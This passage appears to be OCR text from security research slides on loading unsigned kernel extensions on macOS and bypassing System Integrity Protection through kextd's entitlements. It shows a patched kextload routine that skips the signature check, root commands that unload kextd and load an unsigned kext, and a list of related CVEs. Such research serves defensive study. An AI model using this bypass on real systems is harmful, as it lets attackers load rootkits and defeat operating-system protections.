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

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  - attack kernel mode driver or XNU to control $pc, then disable SIP in kernel mode
- Think outside the box
  - Is memory corruption always necessary?
  - Do the target have be the kernel itself or kernel mode drivers?
- What about user space SIP bypass to gain kernel privilege?

A kernel attack surface

Old days with patched kext_tools

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Breaking OS X signed kernel extensions with a NOP

Posted on November 23, 2013 @Security #backdoor #kernel #malware #rootkit #vulnerability

For some reason Apple wants to change external kernel extensions location from **/System/Library/Extensions** to **/Library/Extensions** and introduced in Mavericks a code signing requirement for all extensions and/or drivers located in that folder. Extensions will not be loaded if not signed (those located in the “old” folder and not signed will only generate a warning [check my **SyScan360** slides]). The signing certificates require a special configuration and to obtain them you need to justify it. You know, there are people out there coding rootkits and other nasty stuff.

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BYPASSING KERNEL-MODE CODE SIGNING 0X2

directly interface with the kernel

download **kext_tools**

patch & recompile **kextload**

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loadKextsIntoKernel(KextloadArgs * toolArgs)
{
  //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

  //always OK!
  sigResult = 0;
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patched **kextload**

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//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
  Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
  138    0 0xffffff7f82eeb000 com.synack.unsigned
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unsigned kext loading

Synack

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It implies there are private API for loading
kernel extension and the code signature was
still not performed by the XNU

Ian Beer: hold my beer

- Issue 676: Logic error when exec-ing suid binaries allows code execution as root on OS X/iOS (CVE-2015-3708)

- Issue 353: OS X kextd bad path checking and toctou allow a regular user to load an unsigned kernel extension (CVE-2015-3709)

- Issue 1520: MacOS double mach_port_deallocate in kextd due to failure to comply with MIG ownership rules (CVE-2018-4139)

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- Issue 1520: MacOS double mach_port_deallocate in kextd due to failure to comply with MIG ownership rules (CVE-2018-4139)
  User mode only, MIG lifetime

Exploitation of this would be a privesc from unentitled root to root with com.apple.rootless.kext-management and com.apple.rootless.storage.KernelExtensionManagement entitlements, which at least last time I looked was equal to kernel code execution.

tested on MacOS 10.13.2

kextd_double_port_deallocate.zip
9.7 KB Download


Comment 1 by ianbeer@google.com on Thu, Jan 25, 2018, 12:21 AM GMT+8


Labels: Reported-2018-Jan-24 Id-683472329


Arbitrary code execution in kextd == kernel code execution

What makes kextd so special

- Its entitlement
  - *A bundle resource containing key-value pairs that grant the executable permission to use an app service or technology*
  - A property list (XML serialized) embedded in executable's code signature
- Some entitlements are for Apple signed binaries only
  - *"taskgated: killed app because its use of the com.apple.*** entitlement is not allowed"*




Kernel
XNU
kextd
User space
MIG
IOKit!OSKextLoadWithOptions
OK
IOKit!OSKextAuthenticate (authenticateKext)
IOKit!OSKextIsInExcludeList
IOKit!_OSKextBasicFilesystemAuthentication
checkKextSignature
kextIsInSecureLocation
SPAllowKextLoad
OK
createStagedKext
OK
sandbox_check
kextdProcessUserLoadRequest
_kextmanager_load_kext
kext_request
OSKext::loadFromMkext
OSKext::loadKextWithIdentifier
OSKext::load
IOTaskHasEntitlement(current_task(), "com.apple.rootless.kext-secure-management")
OSKext::loadExecutable
YES
kxld_link_file
NO
kOSKextReturnNotPrivileged


Kernel
XNU
kextd
User space
MIG
kext_request
OSKext::loadFromMkext
OSKext::loadKextWithIdentifier
OSKext::load
IOTaskHasEntitlement(current_task(), "com.apple.rootless.kext-secure-management")
OSKext::loadExecutable
YES
NO
kxld_link_file
kOSKextReturnNotPrivileged
IOKit!OSKextLoadWithOptions
OK
IOKit!OSKextAuthenticate (authenticateKext)
IOKit!OSKextIsInExcludeList
IOKit!_OSKextBasicFilesystemAuthentication
checkKextSignature
kextIsInSecureLocation
SPAllowKextLoad
OK
createStagedKext
OK
sandbox_check
kextdProcessUserLoadRequest
_kextmanager_load_kext

What makes kextd so special

```
→  ~ jtool --ent /usr/libexec/kextd -arch x86_64
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
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kextd on macOS Mojave 10.14.2 (18C54)

Actually there are three binaries that have these entitlement: kextd, kextload, kextutil

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<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
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

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  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
